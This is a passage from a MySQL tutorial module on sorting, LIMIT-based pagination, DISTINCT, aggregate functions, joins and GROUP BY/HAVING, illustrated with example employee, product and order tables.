##### ORDER BY - Sorting Results:

The ORDER BY clause sorts query results based on one or more columns.

```

-- Basic ORDER BY syntax
SELECT column1, column2
FROM table_name
ORDER BY column1 [ASC|DESC];

-- ASC = Ascending (default, low to high, A to Z)
-- DESC = Descending (high to low, Z to A)

```

##### Single Column Sorting:

```

-- Sort employees by salary (ascending - lowest first)
SELECT name, salary
FROM employees
ORDER BY salary;

-- Sort by salary descending (highest first)
SELECT name, salary
FROM employees
ORDER BY salary DESC;

-- Sort by name alphabetically
SELECT name, email, department
FROM employees
ORDER BY name;

-- Sort by name reverse alphabetically
SELECT name, email, department
FROM employees
ORDER BY name DESC;

```

```
-- Sort by hire date (oldest first)
SELECT name, hire_date
FROM employees
ORDER BY hire_date;

-- Sort by hire date (newest first)
SELECT name, hire_date
FROM employees
ORDER BY hire_date DESC;
```

## Multiple Column Sorting:

```
-- Sort by department (ascending), then by salary (descending)
SELECT name, department, salary
FROM employees
ORDER BY department ASC, salary DESC;

-- Sort by multiple columns
SELECT name, department, hire_date, salary
FROM employees
ORDER BY department, hire_date DESC, salary DESC;
-- First sorts by department A-Z
-- Within each department, sorts by hire_date newest first
-- Within same hire_date, sorts by salary highest first
```

## Sorting by Column Position:

```
-- Sort by the first column in SELECT
SELECT name, salary, department
FROM employees
ORDER BY 1; -- Same as ORDER BY name

-- Sort by second column
SELECT name, salary, department
FROM employees
ORDER BY 2 DESC; -- Same as ORDER BY salary DESC

-- Not recommended for production code (harder to maintain)
-- Better to use column names explicitly
```

## Sorting with Expressions:

```
-- Sort by calculated values
SELECT
    name,
    salary,
    bonus,
    (salary + COALESCE(bonus, 0)) AS total_compensation
```

```

FROM employees
ORDER BY total_compensation DESC;

-- Sort by string length
SELECT name
FROM employees
ORDER BY LENGTH(name);

-- Sort by month and day (ignoring year)
SELECT name, birth_date
FROM employees
ORDER BY MONTH(birth_date), DAY(birth_date);

```

## Sorting with CASE:

```

-- Custom sort order
SELECT name, department
FROM employees
ORDER BY
CASE department
    WHEN 'Executive' THEN 1
    WHEN 'Management' THEN 2
    WHEN 'IT' THEN 3
    WHEN 'Sales' THEN 4
    ELSE 5
END;

```

## Sorting NULL Values:

```

-- By default, NULL values appear first in ASC, last in DESC

-- Put NULL values last even in ASC order
SELECT name, phone
FROM employees
ORDER BY phone IS NULL, phone;

-- Put NULL values first even in DESC order
SELECT name, bonus
FROM employees
ORDER BY bonus IS NOT NULL, bonus DESC;

```

## LIMIT - Restricting Results:

The LIMIT clause restricts the number of rows returned.

```

-- Basic LIMIT syntax
SELECT column1, column2
FROM table_name

```

```

LIMIT number;

-- Get only first 10 employees
SELECT * FROM employees
LIMIT 10;

-- Get top 5 highest paid employees
SELECT name, salary
FROM employees
ORDER BY salary DESC
LIMIT 5;

-- Get 3 most recent hires
SELECT name, hire_date
FROM employees
ORDER BY hire_date DESC
LIMIT 3;

```

### **LIMIT with OFFSET (Pagination):**

```

-- LIMIT with OFFSET syntax
SELECT column1, column2
FROM table_name
LIMIT count OFFSET skip;

-- or shorter syntax:
LIMIT skip, count

-- Get first 10 rows (page 1)
SELECT * FROM employees
LIMIT 10 OFFSET 0;
-- or
LIMIT 0, 10;

-- Get next 10 rows (page 2)
SELECT * FROM employees
LIMIT 10 OFFSET 10;
-- or
LIMIT 10, 10;

-- Get next 10 rows (page 3)
SELECT * FROM employees
LIMIT 10 OFFSET 20;
-- or
LIMIT 20, 10;

-- Formula for pagination:
-- OFFSET = (page_number - 1) * page_size
-- LIMIT = page_size

-- Page 1, 20 items per page
LIMIT 20 OFFSET 0;

```

```
-- Page 3, 20 items per page
LIMIT 20 OFFSET 40; -- (3-1) * 20 = 40
```

```
-- Page 5, 15 items per page
LIMIT 15 OFFSET 60; -- (5-1) * 15 = 60
```

## Real-World Examples:

```
-- Example 1: Get top 10 best-selling products
```

```
SELECT
    product_id,
    product_name,
    units_sold,
    revenue
FROM products
ORDER BY units_sold DESC
LIMIT 10;
```

```
-- Example 2: Get 5 latest blog posts
```

```
SELECT
    post_id,
    title,
    author,
    published_date
FROM blog_posts
WHERE status = 'published'
ORDER BY published_date DESC
LIMIT 5;
```

```
-- Example 3: Find 3 employees with longest service
```

```
SELECT
    name,
    hire_date,
    DATEDIFF(NOW(), hire_date) AS days_employed
FROM employees
WHERE status = 'active'
ORDER BY hire_date ASC
LIMIT 3;
```

```
-- Example 4: Paginated product listing (page 2, 20 per page)
```

```
SELECT
    product_id,
    name,
    price,
    category,
    stock_quantity
FROM products
WHERE status = 'active'
ORDER BY name
LIMIT 20 OFFSET 20; -- Skip first 20, get next 20
```

```
-- Example 5: Get bottom 5 performing sales reps
```

```
SELECT
```

```

employee_id,
name,
department,
total_sales
FROM employees
WHERE department = 'Sales'
ORDER BY total_sales ASC
LIMIT 5;

-- Example 6: Random selection of 10 products (for featured items)
SELECT
product_id,
name,
price,
image_url
FROM products
WHERE status = 'active' AND featured = TRUE
ORDER BY RAND() -- Random order
LIMIT 10;

-- Example 7: Leaderboard with pagination
-- Top 100 players, showing ranks 21-30 (page 3, 10 per page)
SELECT
RANK() OVER (ORDER BY score DESC) AS ranking,
player_name,
score,
level
FROM players
ORDER BY score DESC
LIMIT 10 OFFSET 20;

-- Example 8: Get median value (middle row)
-- First, count total rows
SET @row_count = (SELECT COUNT(*) FROM employees);

-- Get median salary
SELECT salary
FROM employees
ORDER BY salary
LIMIT 1 OFFSET (@row_count DIV 2);

```

## Combining ORDER BY, LIMIT, and WHERE:

```

-- Filter, sort, and limit
SELECT
product_id,
name,
price,
rating,
reviews_count
FROM products
WHERE category = 'Electronics'
AND price <= 1000

```

```

        AND stock_quantity > 0
ORDER BY rating DESC, reviews_count DESC
LIMIT 20;

-- Get second-highest salary
SELECT DISTINCT salary
FROM employees
ORDER BY salary DESC
LIMIT 1 OFFSET 1;

-- Get top 5 in each category (complex, needs window functions in MySQL 8+)
WITH ranked_products AS (
    SELECT
        product_id,
        name,
        category,
        price,
        ROW_NUMBER() OVER (PARTITION BY category ORDER BY sales DESC) AS
rank_in_category
    FROM products
)
SELECT * FROM ranked_products
WHERE rank_in_category <= 5;

```

## Performance Considerations:

```

-- LIMIT is efficient with indexes
-- Good: Uses index, stops after finding 10 rows
SELECT * FROM employees
WHERE department = 'IT'
ORDER BY hire_date
LIMIT 10;

-- Large OFFSET can be slow (must skip many rows)
-- Less efficient with very large offset
SELECT * FROM products
ORDER BY product_id
LIMIT 10 OFFSET 1000000; -- Has to process 1 million rows first!

-- Better approach for deep pagination (use WHERE instead of OFFSET)
-- Instead of:
SELECT * FROM products
ORDER BY product_id
LIMIT 10 OFFSET 50000;

-- Use:
SELECT * FROM products
WHERE product_id > 50000 -- Assume you know the last ID from previous page
ORDER BY product_id
LIMIT 10;

```

## 4.1.8: DISTINCT & Aggregations

### DISTINCT - Removing Duplicates:

The DISTINCT keyword returns only unique values, eliminating duplicates.

```
-- Basic DISTINCT syntax
SELECT DISTINCT column1, column2
FROM table_name;

-- Get unique departments
SELECT DISTINCT department
FROM employees;

-- Get unique cities
SELECT DISTINCT city
FROM customers;

-- Multiple columns (combination must be unique)
SELECT DISTINCT department, job_title
FROM employees;

-- Count unique values
SELECT COUNT(DISTINCT department) AS unique_departments
FROM employees;

-- DISTINCT with WHERE
SELECT DISTINCT category
FROM products
WHERE price > 50;

-- Compare with and without DISTINCT
-- Without DISTINCT (may show duplicates)
SELECT department FROM employees;
-- Results: IT, Sales, IT, HR, Sales, IT, HR

-- With DISTINCT (shows each department once)
SELECT DISTINCT department FROM employees;
-- Results: IT, Sales, HR
```

### Aggregate Functions - Computing Summary Values:

Aggregate functions perform calculations on a set of values and return a single value.

### COUNT - Counting Rows:

```
-- Count all rows
SELECT COUNT(*) AS total_employees
FROM employees;

-- Count non-NULL values in a column
SELECT COUNT(phone) AS employees_with_phone
```

```

FROM employees;

-- Count DISTINCT values
SELECT COUNT(DISTINCT department) AS unique_departments
FROM employees;

-- Count with condition
SELECT COUNT(*) AS it_employees
FROM employees
WHERE department = 'IT';

-- Multiple counts
SELECT
    COUNT(*) AS total,
    COUNT(phone) AS with_phone,
    COUNT(*) - COUNT(phone) AS without_phone
FROM employees;

```

## SUM - Adding Values:

```

-- Sum all salaries
SELECT SUM(salary) AS total_payroll
FROM employees;

-- Sum with condition
SELECT SUM(salary) AS it_payroll
FROM employees
WHERE department = 'IT';

-- Sum with calculations
SELECT SUM(price * quantity) AS total_revenue
FROM order_items;

-- Multiple sums
SELECT
    SUM(salary) AS total_salaries,
    SUM(bonus) AS total_bonuses,
    SUM(salary + COALESCE(bonus, 0)) AS total_compensation
FROM employees;

```

## AVG - Average Value:

```

-- Average salary
SELECT AVG(salary) AS average_salary
FROM employees;

-- Average with condition
SELECT AVG(salary) AS avg_it_salary
FROM employees
WHERE department = 'IT';

```

```
-- Average with ROUND
SELECT ROUND(AVG(salary), 2) AS average_salary
FROM employees;

-- Average excluding NULLs (automatic)
SELECT AVG(bonus) AS average_bonus -- Automatically ignores NULL bonuses
FROM employees;

-- Weighted average
SELECT SUM(price * quantity) / SUM(quantity) AS weighted_avg_price
FROM order_items;
```

## MIN and MAX - Minimum and Maximum:

```
-- Minimum salary
SELECT MIN(salary) AS lowest_salary
FROM employees;

-- Maximum salary
SELECT MAX(salary) AS highest_salary
FROM employees;

-- Earliest and latest hire dates
SELECT
    MIN(hire_date) AS first_hire,
    MAX(hire_date) AS latest_hire
FROM employees;

-- Age range
SELECT
    MIN(age) AS youngest,
    MAX(age) AS oldest,
    MAX(age) - MIN(age) AS age_range
FROM employees;

-- Min and Max with strings (alphabetical)
SELECT
    MIN(name) AS first_alphabetically,
    MAX(name) AS last_alphabetically
FROM employees;
```

## Combining Multiple Aggregates:

```
-- Comprehensive employee statistics
SELECT
    COUNT(*) AS total_employees,
    COUNT(DISTINCT department) AS total_departments,
    SUM(salary) AS total_payroll,
    AVG(salary) AS average_salary,
```

```

    MIN(salary) AS minimum_salary,
    MAX(salary) AS maximum_salary,
    MAX(salary) - MIN(salary) AS salary_range,
    ROUND(STDDEV(salary), 2) AS salary_std_dev
FROM employees;

-- Product statistics
SELECT
    COUNT(*) AS total_products,
    COUNT(DISTINCT category) AS categories,
    SUM(stock_quantity) AS total_inventory,
    AVG(price) AS average_price,
    MIN(price) AS cheapest,
    MAX(price) AS most_expensive,
    SUM(price * stock_quantity) AS inventory_value
FROM products;

```

## Real-World Examples:

```

-- Example 1: Sales Dashboard Summary
SELECT
    COUNT(*) AS total_orders,
    COUNT(DISTINCT customer_id) AS unique_customers,
    SUM(total_amount) AS total_revenue,
    AVG(total_amount) AS average_order_value,
    MIN(order_date) AS first_order,
    MAX(order_date) AS latest_order
FROM orders
WHERE order_date >= '2024-01-01';

-- Example 2: Student Performance
SELECT
    COUNT(*) AS total_students,
    ROUND(AVG(grade), 2) AS class_average,
    MIN(grade) AS lowest_grade,
    MAX(grade) AS highest_grade,
    COUNT(*) FILTER (WHERE grade >= 90) AS a_students,
    COUNT(*) FILTER (WHERE grade >= 80 AND grade < 90) AS b_students
FROM students
WHERE semester = 'Fall 2024';

-- Example 3: Inventory Health Check
SELECT
    COUNT(*) AS total_products,
    SUM(stock_quantity) AS total_units,
    ROUND(AVG(stock_quantity), 2) AS avg_stock_per_product,
    COUNT(*) AS low_stock_items,
    SUM(price * stock_quantity) AS total_inventory_value
FROM products
WHERE stock_quantity < reorder_level;

-- Example 4: Employee Demographics
SELECT

```

```

COUNT(*) AS total_employees,
COUNT(DISTINCT department) AS departments,
ROUND(AVG(YEAR(CURDATE()) - YEAR(birth_date)), 1) AS average_age,
ROUND(AVG(YEAR(CURDATE()) - YEAR(hire_date)), 1) AS avg_years_service,
MIN(hire_date) AS longest_serving_since,
SUM(salary) AS annual_payroll_cost
FROM employees
WHERE status = 'active';

-- Example 5: Website Analytics
SELECT
    COUNT(*) AS total_visits,
    COUNT(DISTINCT user_id) AS unique_visitors,
    AVG(session_duration) AS avg_session_minutes,
    SUM(pages_viewed) AS total_page_views,
    AVG(pages_viewed) AS avg_pages_per_visit,
    MAX(session_duration) AS longest_session
FROM website_sessions
WHERE visit_date >= CURDATE() - INTERVAL 7 DAY;

```

## DISTINCT vs GROUP BY:

```

-- DISTINCT: Returns unique values
SELECT DISTINCT department
FROM employees;

-- GROUP BY: Groups rows and allows aggregates (covered in next module)
SELECT department, COUNT(*) AS employee_count
FROM employees
GROUP BY department;

-- When you only need unique values without aggregation, use DISTINCT
-- When you need to aggregate grouped data, use GROUP BY

```

## Important Notes:

```

-- 1. NULL values are ignored by aggregate functions (except COUNT())
SELECT
    COUNT(*) AS total_rows,           -- Counts all rows
    COUNT(bonus) AS non_null_bonuses, -- Counts only non-NULL bonuses
    SUM(bonus) AS total_bonuses,      -- Sums only non-NULL bonuses
    AVG(bonus) AS average_bonus     -- Averages only non-NULL bonuses
FROM employees;

-- 2. COUNT(*) vs COUNT(column)
SELECT
    COUNT(*) AS all_rows,           -- Counts every row
    COUNT(email) AS with_email,    -- Counts rows where email IS NOT NULL
    COUNT(DISTINCT email) AS unique_emails -- Counts unique non-NULL emails
FROM customers;

```

```

-- 3. You can't mix aggregates with regular columns (without GROUP BY)
-- This is WRONG:
SELECT name, AVG(salary) -- Error! Can't mix regular column with aggregate
FROM employees;

-- This is CORRECT (using GROUP BY - next module):
SELECT department, AVG(salary)
FROM employees
GROUP BY department;

-- Or this (all aggregates):
SELECT
    AVG(salary) AS avg_salary,
    MAX(salary) AS max_salary,
    COUNT(*) AS total
FROM employees;

```

## Module 4.1 Summary:

You've learned the fundamentals of MySQL:

- 1. Installing MySQL** - Set up MySQL Server and Workbench for database management
- 2. Databases & Tables** - Create and manage databases, understand table structures
- 3. Data Types** - Choose appropriate types (INT, VARCHAR, DATE, DECIMAL, BOOLEAN, etc.)
- 4. INSERT, UPDATE, DELETE** - Manipulate data safely with proper WHERE clauses
- 5. SELECT & WHERE** - Retrieve and filter data using various conditions
- 6. ORDER BY & LIMIT** - Sort results and implement pagination
- 7. DISTINCT & Aggregations** - Remove duplicates and compute summary statistics

## Practice Exercises:

```

-- Create a practice database
CREATE DATABASE practice_db;
USE practice_db;

-- Exercise 1: Create a complete table
CREATE TABLE students (
    student_id INT PRIMARY KEY AUTO_INCREMENT,
    first_name VARCHAR(50) NOT NULL,
    last_name VARCHAR(50) NOT NULL,
    email VARCHAR(100) UNIQUE,
    birth_date DATE,
    enrollment_date DATE DEFAULT (CURRENT_DATE),
    gpa DECIMAL(3, 2),
    major VARCHAR(50),
    is_active BOOLEAN DEFAULT TRUE
);

-- Exercise 2: Insert sample data
INSERT INTO students (first_name, last_name, email, birth_date, gpa, major)

```

```

VALUES
('John', 'Doe', 'john@example.com', '2002-05-15', 3.75, 'Computer Science'),
('Jane', 'Smith', 'jane@example.com', '2001-08-22', 3.90, 'Engineering'),
('Bob', 'Johnson', 'bob@example.com', '2003-03-10', 3.45, 'Mathematics');

-- Exercise 3: Practice queries
-- Find all CS students
-- Calculate average GPA
-- Find students with GPA > 3.5
-- Sort by GPA descending
-- Get top 5 students

-- Try these on your own!

```

## Module 4.2: Advanced SQL (6 hours)

### Overview:

Now that you understand SQL fundamentals, let's explore advanced features that enable you to work with complex data relationships, write efficient queries, and maintain data integrity.

### 4.2.1: SQL Joins - Combining Data from Multiple Tables

#### What are Joins?

In relational databases, data is often split across multiple tables to avoid redundancy. Joins allow you to combine rows from two or more tables based on related columns.

#### Understanding Foreign Keys:

Before learning joins, understand foreign keys - they create relationships between tables.

```

-- Create related tables
CREATE TABLE departments (
    department_id INT PRIMARY KEY AUTO_INCREMENT,
    department_name VARCHAR(50) NOT NULL,
    location VARCHAR(100)
);

CREATE TABLE employees (
    employee_id INT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(100) NOT NULL,
    email VARCHAR(100),
    salary DECIMAL(10, 2),
    department_id INT,
    FOREIGN KEY (department_id) REFERENCES departments(department_id)
);

-- Insert departments
INSERT INTO departments (department_name, location)
VALUES

```

```

('IT', 'New York'),
('HR', 'Boston'),
('Sales', 'Chicago'),
('Marketing', 'Seattle');

-- Insert employees
INSERT INTO employees (name, email, salary, department_id)
VALUES
  ('John Doe', 'john@company.com', 75000, 1),      -- IT
  ('Jane Smith', 'jane@company.com', 65000, 2),      -- HR
  ('Bob Johnson', 'bob@company.com', 70000, 1),      -- IT
  ('Alice Brown', 'alice@company.com', 60000, 3),    -- Sales
  ('Charlie Wilson', 'charlie@company.com', NULL, NULL); -- No department

```

## 1. INNER JOIN - Match Only Common Records:

Returns only rows where there's a match in both tables.

```

-- Basic INNER JOIN syntax
SELECT columns
FROM table1
INNER JOIN table2 ON table1.column = table2.column;

-- Get employees with their department names
SELECT
  e.name,
  e.email,
  e.salary,
  d.department_name,
  d.location
FROM employees e
INNER JOIN departments d ON e.department_id = d.department_id;

-- Result: Only employees who have a department (Charlie excluded)
-- John Doe | IT | New York
-- Jane Smith | HR | Boston
-- Bob Johnson | IT | New York
-- Alice Brown | Sales | Chicago

-- Alternative syntax (using WHERE - old style, not recommended)
SELECT e.name, d.department_name
FROM employees e, departments d
WHERE e.department_id = d.department_id;

```

## 2. LEFT JOIN (LEFT OUTER JOIN) - Include All from Left Table:

Returns all rows from the left table, with matching rows from the right table. If no match, NULL values are returned for right table columns.

```

-- Basic LEFT JOIN syntax
SELECT columns

```

```

FROM table1
LEFT JOIN table2 ON table1.column = table2.column;

-- Get ALL employees, including those without departments
SELECT
    e.name,
    e.email,
    e.salary,
    d.department_name,
    d.location
FROM employees e
LEFT JOIN departments d ON e.department_id = d.department_id;

-- Result: All employees, even without departments
-- John Doe      | IT          | New York
-- Jane Smith    | HR          | Boston
-- Bob Johnson   | IT          | New York
-- Alice Brown   | Sales       | Chicago
-- Charlie Wilson | NULL        | NULL      (no matching department)

-- Find employees WITHOUT departments
SELECT
    e.name,
    e.email
FROM employees e
LEFT JOIN departments d ON e.department_id = d.department_id
WHERE d.department_id IS NULL;

-- Result: Charlie Wilson (has no department)

```

### **3. RIGHT JOIN (RIGHT OUTER JOIN) - Include All from Right Table:**

Returns all rows from the right table, with matching rows from the left table. If no match, NULL values are returned for left table columns.

```

-- Basic RIGHT JOIN syntax
SELECT columns
FROM table1
RIGHT JOIN table2 ON table1.column = table2.column;

-- Get ALL departments, including those without employees
SELECT
    d.department_name,
    d.location,
    e.name,
    e.salary
FROM employees e
RIGHT JOIN departments d ON e.department_id = d.department_id;

-- Result: All departments, even without employees
-- IT          | New York | John Doe
-- IT          | New York | Bob Johnson
-- HR          | Boston   | Jane Smith

```

```

-- Sales      | Chicago   | Alice Brown
-- Marketing | Seattle    | NULL           (no employees in Marketing)

-- Find departments WITHOUT employees
SELECT
    d.department_name,
    d.location
FROM employees e
RIGHT JOIN departments d ON e.department_id = d.department_id
WHERE e.employee_id IS NULL;

-- Result: Marketing (has no employees)

-- Note: RIGHT JOIN is less common than LEFT JOIN
-- You can rewrite RIGHT JOIN as LEFT JOIN by switching table order
-- These are equivalent:
SELECT * FROM employees e RIGHT JOIN departments d ON e.department_id =
d.department_id;
SELECT * FROM departments d LEFT JOIN employees e ON d.department_id =
e.department_id;

```

#### **4. FULL OUTER JOIN - Include All from Both Tables:**

Returns all rows from both tables. Shows matches where they exist, and NULL where they don't.

**Note:** MySQL doesn't directly support FULL OUTER JOIN, but you can simulate it:

```

-- Simulating FULL OUTER JOIN using UNION
SELECT
    e.name,
    e.email,
    d.department_name,
    d.location
FROM employees e
LEFT JOIN departments d ON e.department_id = d.department_id

UNION

SELECT
    e.name,
    e.email,
    d.department_name,
    d.location
FROM employees e
RIGHT JOIN departments d ON e.department_id = d.department_id;

-- Result: ALL employees and ALL departments
-- Shows employees without departments (Charlie)
-- Shows departments without employees (Marketing)

```

#### **5. CROSS JOIN - Cartesian Product:**

Returns all possible combinations of rows from both tables. Rarely used in practice.

```
-- Basic CROSS JOIN syntax
SELECT columns
FROM table1
CROSS JOIN table2;

-- or simply:
SELECT columns
FROM table1, table2;

-- Example: Create all possible employee-department combinations
SELECT
    e.name,
    d.department_name
FROM employees e
CROSS JOIN departments d;

-- If employees has 5 rows and departments has 4 rows
-- Result: 5 × 4 = 20 rows (all combinations)

-- Practical use case: Generate all possible combinations
-- Example: All product sizes and colors
SELECT
    p.product_name,
    s.size,
    c.color
FROM products p
CROSS JOIN sizes s
CROSS JOIN colors c;
```

## 6. SELF JOIN - Join a Table to Itself:

Used to compare rows within the same table.

```
-- Example: Employee hierarchy (manager-employee relationship)
CREATE TABLE employees_hierarchy (
    employee_id INT PRIMARY KEY,
    name VARCHAR(100),
    manager_id INT,
    FOREIGN KEY (manager_id) REFERENCES employees_hierarchy(employee_id)
);

INSERT INTO employees_hierarchy (employee_id, name, manager_id)
VALUES
    (1, 'CEO', NULL),
    (2, 'VP Sales', 1),
    (3, 'VP Engineering', 1),
    (4, 'Sales Manager', 2),
    (5, 'Engineer 1', 3),
    (6, 'Engineer 2', 3);
```

```

-- Find each employee with their manager
SELECT
    e.name AS employee_name,
    m.name AS manager_name
FROM employees_hierarchy e
LEFT JOIN employees_hierarchy m ON e.manager_id = m.employee_id;

-- Result:
-- CEO           | NULL
-- VP Sales      | CEO
-- VP Engineering | CEO
-- Sales Manager | VP Sales
-- Engineer 1    | VP Engineering
-- Engineer 2    | VP Engineering

-- Find employees in the same department
SELECT
    e1.name AS employee1,
    e2.name AS employee2,
    e1.department_id
FROM employees e1
JOIN employees e2 ON e1.department_id = e2.department_id
WHERE e1.employee_id < e2.employee_id; -- Avoid duplicates

```

## Multiple Joins - Combining More Than Two Tables:

```

-- Create additional table
CREATE TABLE projects (
    project_id INT PRIMARY KEY AUTO_INCREMENT,
    project_name VARCHAR(100),
    department_id INT,
    budget DECIMAL(12, 2),
    FOREIGN KEY (department_id) REFERENCES departments(department_id)
);

INSERT INTO projects (project_name, department_id, budget)
VALUES
    ('Website Redesign', 1, 50000),
    ('Employee Portal', 1, 75000),
    ('Recruitment Drive', 2, 30000);

-- Join three tables
SELECT
    e.name AS employee_name,
    d.department_name,
    p.project_name,
    p.budget
FROM employees e
INNER JOIN departments d ON e.department_id = d.department_id
INNER JOIN projects p ON d.department_id = p.department_id;

-- Join four or more tables
CREATE TABLE tasks (

```

```

task_id INT PRIMARY KEY AUTO_INCREMENT,
task_name VARCHAR(100),
employee_id INT,
project_id INT,
hours_spent INT,
FOREIGN KEY (employee_id) REFERENCES employees(employee_id),
FOREIGN KEY (project_id) REFERENCES projects(project_id)
);

-- Complex join across four tables
SELECT
    e.name AS employee,
    d.department_name,
    p.project_name,
    t.task_name,
    t.hours_spent
FROM employees e
INNER JOIN departments d ON e.department_id = d.department_id
INNER JOIN tasks t ON e.employee_id = t.employee_id
INNER JOIN projects p ON t.project_id = p.project_id
WHERE t.hours_spent > 10
ORDER BY e.name, p.project_name;

```

### Real-World Join Examples:

```

-- Example 1: E-commerce - Orders with customer and product info
SELECT
    o.order_id,
    c.customer_name,
    c.email,
    p.product_name,
    oi.quantity,
    oi.unit_price,
    (oi.quantity * oi.unit_price) AS line_total
FROM orders o
INNER JOIN customers c ON o.customer_id = c.customer_id
INNER JOIN order_items oi ON o.order_id = oi.order_id
INNER JOIN products p ON oi.product_id = p.product_id
WHERE o.order_date >= '2024-01-01'
ORDER BY o.order_id, oi.order_item_id;

```

```

-- Example 2: School - Students with courses and teachers
SELECT
    s.student_name,
    s.email,
    c.course_name,
    c.credits,
    t.teacher_name,
    e.grade
FROM students s
INNER JOIN enrollments e ON s.student_id = e.student_id
INNER JOIN courses c ON e.course_id = c.course_id
INNER JOIN teachers t ON c.teacher_id = t.teacher_id

```

```

WHERE s.status = 'active'
ORDER BY s.student_name, c.course_name;

-- Example 3: Find customers who never ordered
SELECT
    c.customer_id,
    c.customer_name,
    c.email,
    c.registration_date
FROM customers c
LEFT JOIN orders o ON c.customer_id = o.customer_id
WHERE o.order_id IS NULL;

-- Example 4: Products never sold
SELECT
    p.product_id,
    p.product_name,
    p.category,
    p.price,
    p.stock_quantity
FROM products p
LEFT JOIN order_items oi ON p.product_id = oi.product_id
WHERE oi.order_item_id IS NULL;

```

## Join Performance Tips:

```

-- 1. Index foreign key columns
CREATE INDEX idx_employee_dept ON employees(department_id);
CREATE INDEX idx_order_customer ON orders(customer_id);

-- 2. Join on indexed columns (primary keys, foreign keys)
-- Good:
SELECT * FROM employees e
JOIN departments d ON e.department_id = d.department_id;

-- 3. Avoid joining on calculated columns
-- Bad (slow):
SELECT * FROM table1 t1
JOIN table2 t2 ON YEAR(t1.date) = YEAR(t2.date);

-- Good (faster):
SELECT * FROM table1 t1
JOIN table2 t2 ON t1.date BETWEEN t2.start_date AND t2.end_date;

-- 4. Use INNER JOIN when possible (faster than OUTER JOIN)

-- 5. Filter early with WHERE clause
SELECT * FROM employees e
JOIN departments d ON e.department_id = d.department_id
WHERE e.salary > 50000 -- Filter before joining
ORDER BY e.name;

```

## 4.2.2: GROUP BY & HAVING - Aggregating Data

### GROUP BY - Grouping Rows:

GROUP BY groups rows that have the same values into summary rows. It's typically used with aggregate functions (COUNT, SUM, AVG, MIN, MAX).

```
-- Basic GROUP BY syntax
SELECT column1, aggregate_function(column2)
FROM table_name
GROUP BY column1;

-- Count employees in each department
SELECT
    department_id,
    COUNT(*) AS employee_count
FROM employees
GROUP BY department_id;

-- Result:
-- department_id | employee_count
-- 1            | 2           (IT has 2 employees)
-- 2            | 1           (HR has 1 employee)
-- 3            | 1           (Sales has 1 employee)

-- Better version with department names (using JOIN)
SELECT
    d.department_name,
    COUNT(e.employee_id) AS employee_count
FROM departments d
LEFT JOIN employees e ON d.department_id = e.department_id
GROUP BY d.department_id, d.department_name;
```

### Common GROUP BY Examples:

```
-- Average salary by department
SELECT
    department_id,
    AVG(salary) AS average_salary,
    MIN(salary) AS min_salary,
    MAX(salary) AS max_salary
FROM employees
GROUP BY department_id;

-- Total sales by product category
SELECT
    category,
    COUNT(*) AS product_count,
    SUM(units_sold) AS total_units,
    SUM(revenue) AS total_revenue
```

```

FROM products
GROUP BY category;

-- Orders per customer
SELECT
    customer_id,
    COUNT(*) AS total_orders,
    SUM(total_amount) AS total_spent,
    AVG(total_amount) AS average_order_value
FROM orders
GROUP BY customer_id;

-- Sales by month
SELECT
    YEAR(order_date) AS year,
    MONTH(order_date) AS month,
    COUNT(*) AS order_count,
    SUM(total_amount) AS monthly_revenue
FROM orders
GROUP BY YEAR(order_date), MONTH(order_date)
ORDER BY year, month;

-- Better formatting for dates
SELECT
    DATE_FORMAT(order_date, '%Y-%m') AS month,
    COUNT(*) AS orders,
    SUM(total_amount) AS revenue
FROM orders
GROUP BY DATE_FORMAT(order_date, '%Y-%m')
ORDER BY month DESC;

```

## Grouping by Multiple Columns:

```

-- Group by department and job title
SELECT
    department_id,
    job_title,
    COUNT(*) AS employee_count,
    AVG(salary) AS avg_salary
FROM employees
GROUP BY department_id, job_title;

-- Group by year, month, and category
SELECT
    YEAR(order_date) AS year,
    MONTH(order_date) AS month,
    category,
    COUNT(*) AS order_count,
    SUM(amount) AS total_amount
FROM sales
GROUP BY YEAR(order_date), MONTH(order_date), category
ORDER BY year, month, category;

```

## HAVING - Filtering Groups:

WHERE filters rows BEFORE grouping.

HAVING filters groups AFTER aggregation.

```
-- Basic HAVING syntax
SELECT column1, aggregate_function(column2)
FROM table_name
GROUP BY column1
HAVING condition;

-- Find departments with more than 5 employees
SELECT
    department_id,
    COUNT(*) AS employee_count
FROM employees
GROUP BY department_id
HAVING COUNT(*) > 5;

-- Find customers who spent more than $1000
SELECT
    customer_id,
    SUM(total_amount) AS total_spent
FROM orders
GROUP BY customer_id
HAVING SUM(total_amount) > 1000;

-- Find products with average rating above 4.5
SELECT
    product_id,
    AVG(rating) AS avg_rating,
    COUNT(*) AS review_count
FROM reviews
GROUP BY product_id
HAVING AVG(rating) > 4.5 AND COUNT(*) >= 10; -- At least 10 reviews
```

## WHERE vs HAVING:

```
-- WHERE: Filter rows BEFORE grouping
-- HAVING: Filter groups AFTER aggregation

-- Example with both WHERE and HAVING
SELECT
    department_id,
    AVG(salary) AS avg_salary,
    COUNT(*) AS employee_count
FROM employees
WHERE status = 'active' -- Filter rows first (only active employees)
GROUP BY department_id
HAVING AVG(salary) > 60000 -- Filter groups (departments with avg salary > 60000)
```

```
AND COUNT(*) >= 3; -- At least 3 employees
```

```
-- Execution order:  
-- 1. WHERE filters individual rows  
-- 2. GROUP BY groups the filtered rows  
-- 3. Aggregate functions calculate values  
-- 4. HAVING filters the groups
```

## Complex GROUP BY Examples:

```
-- Example 1: Sales analysis by region and quarter  
SELECT  
    region,  
    QUARTER(order_date) AS quarter,  
    COUNT(DISTINCT customer_id) AS unique_customers,  
    COUNT(*) AS total_orders,  
    SUM(amount) AS total_revenue,  
    AVG(amount) AS avg_order_value  
FROM orders  
WHERE YEAR(order_date) = 2024  
GROUP BY region, QUARTER(order_date)  
HAVING SUM(amount) > 100000 -- Regions with > $100k revenue  
ORDER BY region, quarter;
```

```
-- Example 2: Customer segmentation
```

```
SELECT  
    CASE  
        WHEN total_orders = 1 THEN 'One-time'  
        WHEN total_orders BETWEEN 2 AND 5 THEN 'Occasional'  
        WHEN total_orders BETWEEN 6 AND 20 THEN 'Regular'  
        ELSE 'VIP'  
    END AS customer_segment,  
    COUNT(*) AS customer_count,  
    AVG(total_spent) AS avg_lifetime_value  
FROM (  
    SELECT  
        customer_id,  
        COUNT(*) AS total_orders,  
        SUM(total_amount) AS total_spent  
    FROM orders  
    GROUP BY customer_id  
) customer_stats  
GROUP BY customer_segment;
```

```
-- Example 3: Product performance by category
```

```
SELECT  
    category,  
    COUNT(*) AS product_count,  
    SUM(units_sold) AS total_units_sold,  
    ROUND(AVG(price), 2) AS avg_price,  
